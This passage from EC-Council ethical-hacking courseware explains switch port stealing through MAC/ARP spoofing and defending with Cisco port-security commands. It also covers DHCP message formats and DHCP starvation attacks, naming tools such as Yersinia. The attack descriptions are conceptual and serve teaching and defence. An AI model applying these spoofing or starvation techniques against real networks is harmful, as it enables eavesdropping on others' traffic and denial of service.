


Figure 8.22: Switch port stealing

Assume that there are three machines in a network: Host A, the target's Host B, and the attacker's Host C.

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	Port C

Table 8.2: Details of three hosts in a network

The switch's ARP cache and MAC table contain the following values:

MAC Table

Vlan	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	0	Port C

Table 8.3: MAC table

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Cache

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.3	cc-dd-ee-ff-gg-hh

Table 8.4: ARP cache table

1. Switch port stealing is a sniffing technique used by an attacker who spoofs both the IP address and the MAC address of the target machine (Host B).

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	Port C

Table 8.5: Switch updated with a spoofed entry

2. The attacker's machine runs a sniffer that turns the machine's NIC adapter to promiscuous mode.
3. Host A, associated with the IP address (**10.0.0.1**), wants to communicate with Host B, associated with the IP address (**10.0.0.2**). Therefore, host A sends an ARP request (I want to communicate with **10.0.0.2**. What is the MAC address of **10.0.0.2**?).
4. The switch broadcasts this ARP request to all the machines in the network.
5. Before Host B (the target machine) can respond to the ARP request, the attacker responds to the ARP request by sending an ARP reply containing the spoofed MAC and IP addresses (I am **10.0.0.2**, and my MAC address is **bb-cc-dd-ee-ff-gg**).

   The attacker can achieve this by launching an attack such as denial of service (DoS) on Host B, which slows down its response.
6. Now the ARP cache in the switch records the spoofed MAC and IP addresses.

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.2	bb-cc-dd-ee-ff-gg

Table 8.6: ARP cache updated with a spoofed entry

7. The spoofed MAC address of target Host B (**bb-cc-dd-ee-ff-gg**) and the port connect to the attacker's machine (**Port C**) and update the switch's CAM table. Now, a connection is established between **Host A** and the attacker's machine (**Host C**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


VLAN	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port C

Table 8.7: MAC Table updated with a spoofed entry

8. Now, the system will forward all the packets directed towards Host B to Host C through Port C, i.e., the attacker's machine.

Thus, an attacker can sniff the packets sent to Host B.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against MAC Attacks

Port security is a feature that identifies and limits the MAC addresses of the machines that can access the port. If you assign a secure MAC address to a secure port, then the port will forward only the packets with source addresses inside the group of defined addresses.

A security violation occurs

- When a port is configured as a secure port, and the maximum number of secure MAC addresses is reached
- When the MAC address of the machine that is attempting to access the port does not match any of the identified secure MAC addresses

Once the maximum number of secure MAC addresses on the port is set, the secure MAC addresses are included in an address table in any of the following three ways:

- You can configure all secure MAC addresses by using the switch port, port-securing the MAC-address interface configuration command.
- You can allow the port to dynamically configure secure MAC addresses with the MAC addresses of the connected devices.
- You can configure a number of addresses and allow the rest to be dynamically configured.

Port security limits MAC flooding attacks and locks down ports, sending an SNMP trap.

As shown in the figure, the attacker floods the switch CAM tables with fake MAC addresses and thus threatens security by turning a switch into a hub.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.23: Flooding CAM tables

As shown in the figure, the number of MAC addresses allowed on the switch port is limited to one; therefore, the MAC requests are recognized as flooding. Port security locks down the port and sends an SNMP trap.




Figure 8.24: Blocking MAC flooding

Configuring Port Security on Cisco Switch

Source: *https://www.cisco.com*

Steps to restrict traffic through a port by limiting and identifying MAC addresses of the stations allowed to access the port:

1. **`interface interface_id`**

   Enters interface configuration mode and enters the physical interface to configure, for example, gigabitethernet 3/1.

2. **`switchport mode access`**

   Sets the interface mode as access; an interface in the default mode (dynamic desirable) cannot be configured as a secure port.

3. **`switchport port-security`**

   Enables port security on the interface.

4. **`switchport port-security maximum value`**

   Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072; the default is 1.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **`switchport port-security violation {restrict | shutdown}`**

   Sets the violation mode, the action to be taken when a security violation {restrict | shutdown} is detected.

6. **`switchport port-security limit rate invalid-source-mac`**

   Sets the rate limit for bad packets.

7. **`switchport port-security mac-address mac_address`**

   Enters a secure MAC address for the interface. You can use this command to enter the maximum number of secure MAC addresses.

8. **`switchport port-security mac-address sticky`**

   Enables sticky learning on the interface.

9. **`end`**

   Returns to privileged EXEC mode.

10. **`show port-security address`**

    Verifies your entries.

Some additional commands to configure the Cisco port security feature:

- **`switchport port-security maximum 1 vlan access`**

  Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072. The default is 1.

- **`switchport port-security aging time 2`**

  Sets the aging time for the secure port.


- **`switchport port-security aging type inactivity`**

  The type keyword sets the aging type as absolute or inactive.

- **`snmp-server enable traps port-security trap-rate 5`**

  Controls the rate at which SNMP traps are generated.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Technique: DHCP Attacks

This section discusses various Dynamic Host Configuration Protocol (DHCP) attacks. A DHCP attack is an active sniffing technique used by the attackers to steal and manipulate sensitive data. This section describes how DHCP works, DHCP starvation attacks, tools used for starvation attacks, rogue server attacks, and different ways to defend against DHCP attacks.

How DHCP Works

DHCP is a client–server protocol that provides an IP address to an IP host. In addition to the IP address, the DHCP server also provides configuration-related information such as the default gateway and subnet mask. When a DHCP client device boots up, it participates in traffic broadcasting.

DHCP can assign IP configuration to hosts connecting to a network. The distribution of IP configuration to hosts simplifies the administrator's work to maintain IP networks.

DHCP servers maintain TCP/IP configuration information in a database such as valid TCP/IP configuration parameters, valid IP addresses, and duration of the lease offered by the server. It provides address configurations to DHCP-enabled clients in the form of a lease offer.

Working of DHCP:

1. The client broadcasts a DHCPDISCOVER/SOLICIT request asking for DHCP configuration Information.
2. A DHCP-relay agent captures the client request and unicasts it to the DHCP servers available in the network.
3. A DHCP server unicasts DHCPOFFER/ADVERTISE, which contains the client's and server's MAC addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The relay agent broadcasts DHCPOFFER/ADVERTISE in the client's subnet.
5. The client broadcasts DHCPREQUEST/REQUEST asking the DHCP server to provide the DHCP configuration information.
6. The DHCP server sends a unicast DHCPACK/REPLY message to the client with the IP configuration and information.





Figure 8.25: Working of DHCP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Request/Reply Messages

A device that already has an IP address can use the simple request/reply exchange to obtain other configuration parameters from a DHCP server. When the DHCP client receives a DHCP offer, the client immediately responds by sending back a DHCP request packet. Devices that are not using DHCP to acquire IP addresses can still utilize DHCP's other configuration capabilities. A client can broadcast a DHCPINFORM message to request that any available server send its parameters on the usage of the network. DHCP servers respond with the requested parameters and/or default parameters carried in DHCP options of a DHCPACK message. If a DHCP request comes from a hardware address that is in the DHCP server's reserved pool and the request is not for the IP address that this DHCP server offered, the DHCP server's offer is invalid. The DHCP server can put that IP address back into the pool and offer it to another client.

DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client broadcast to locate the available DHCP servers
DHCPOffer	Advertise	Server to client in response to DHCPDiscover with the offer of configuration parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client to servers either (a) requesting offered parameters, (b) confirming the correctness of the previously allocated address, or (c) extending the lease period
DHCPAck	Reply	Server to client with configuration parameters, including the committed network address
DHCPRelease	Release	Client to server relinquishing the network address and canceling the remaining lease

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DHCPDecline	Decline	Client to server indicating that the network address is already in use
N/A	Reconfigure	Server to client saying that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/reply transaction to get the updated information
DHCPInform	Information Request	Client to server asking only for local configuration parameters; the client already has the externally configured network address
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to client indicating that the client's notion of the network address is incorrect (e.g., the client has moved to a new subnet) or the client's lease has expired

Table 8.8: DHCP request/reply messages

IPv4 DHCP Packet Format

DHCP enables communication on an IP network by configuring network devices. It assigns IP addresses and other information to computers so that they can communicate on the network in the client–server mode. DHCP has two functionalities: delivering host-specific configuration parameters and allocating network addresses to hosts.

A series of DHCP messages is used in communication between DHCP servers and DHCP clients. DHCP messages have the same format as that of Bootstrap Protocol (BOOTP) messages. This is because DHCP maintains its compatibility with BOOTP relay agents, thus eliminating the need to change the BOOTP client's initialization software to interoperate with DHCP servers.




Figure 8.26: IPv4 DHCP packet format


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following table details every field of the IPv4 DHCP message:

FIELD	OCTETS	DESCRIPTION
Opcode	1	This field contains the message opcode that represents the message type: opcode "1" represents messages sent by the client, while "2" represents responses sent by the server
Hardware Address Type	1	Hardware address type defined at the Internet Assigned Numbers Authority (IANA) (e.g., "1" = 10 Mb Ethernet)
Hardware Address Length	1	Hardware address length in octets
Hops	1	In general, the DHCP clients set the value to "0"; however, optionally used to count the number of relay agents that forwarded the message
Transaction ID (XID)	4	A random number is chosen by the client to associate the request messages and their responses between a client and a server
Seconds	2	Seconds elapsed since the client began the address acquisition or renewal process
Flags	2	Flags set by the client; For example, if the client cannot receive unicast IP datagrams, then the broadcast flag is set
Client IP Address (CIADDR)	4	Used when the client has an IP address and can respond to ARP requests
Your IP Address (YIADDR)	4	The address assigned by the DHCP server to the DHCP client
Server IP Address (SIADDR)	4	Server's IP address
Gateway IP Address (GIADDR)	4	The IP address of the DHCP relay agent
Client Hardware Address (CHADDR)	16	The hardware address of the client
Server Name (SNAME)	64	Optional server hostname
File Name	128	Name of the file containing BOOTP client's boot image
DHCP Options	Variable	

Table 8.9: Fields of IPv4 DHCP message

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Starvation Attack

In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler.




Figure 8.27: DHCP starvation attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DHCP Starvation Attack Tools

DHCP starvation attack tools send a large number of requests to a DHCP server, leading to exhaustion of the server's address pool. Subsequently, the DHCP server is unable to allocate configurations to new clients.

- **Yersinia**

  Source: *https://sourceforge.net*

  Yersinia is a network tool designed to take advantage of weaknesses in different network protocols like DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. As shown in the screenshot, attackers use Yersinia to perform a DHCP starvation attack on the target system.


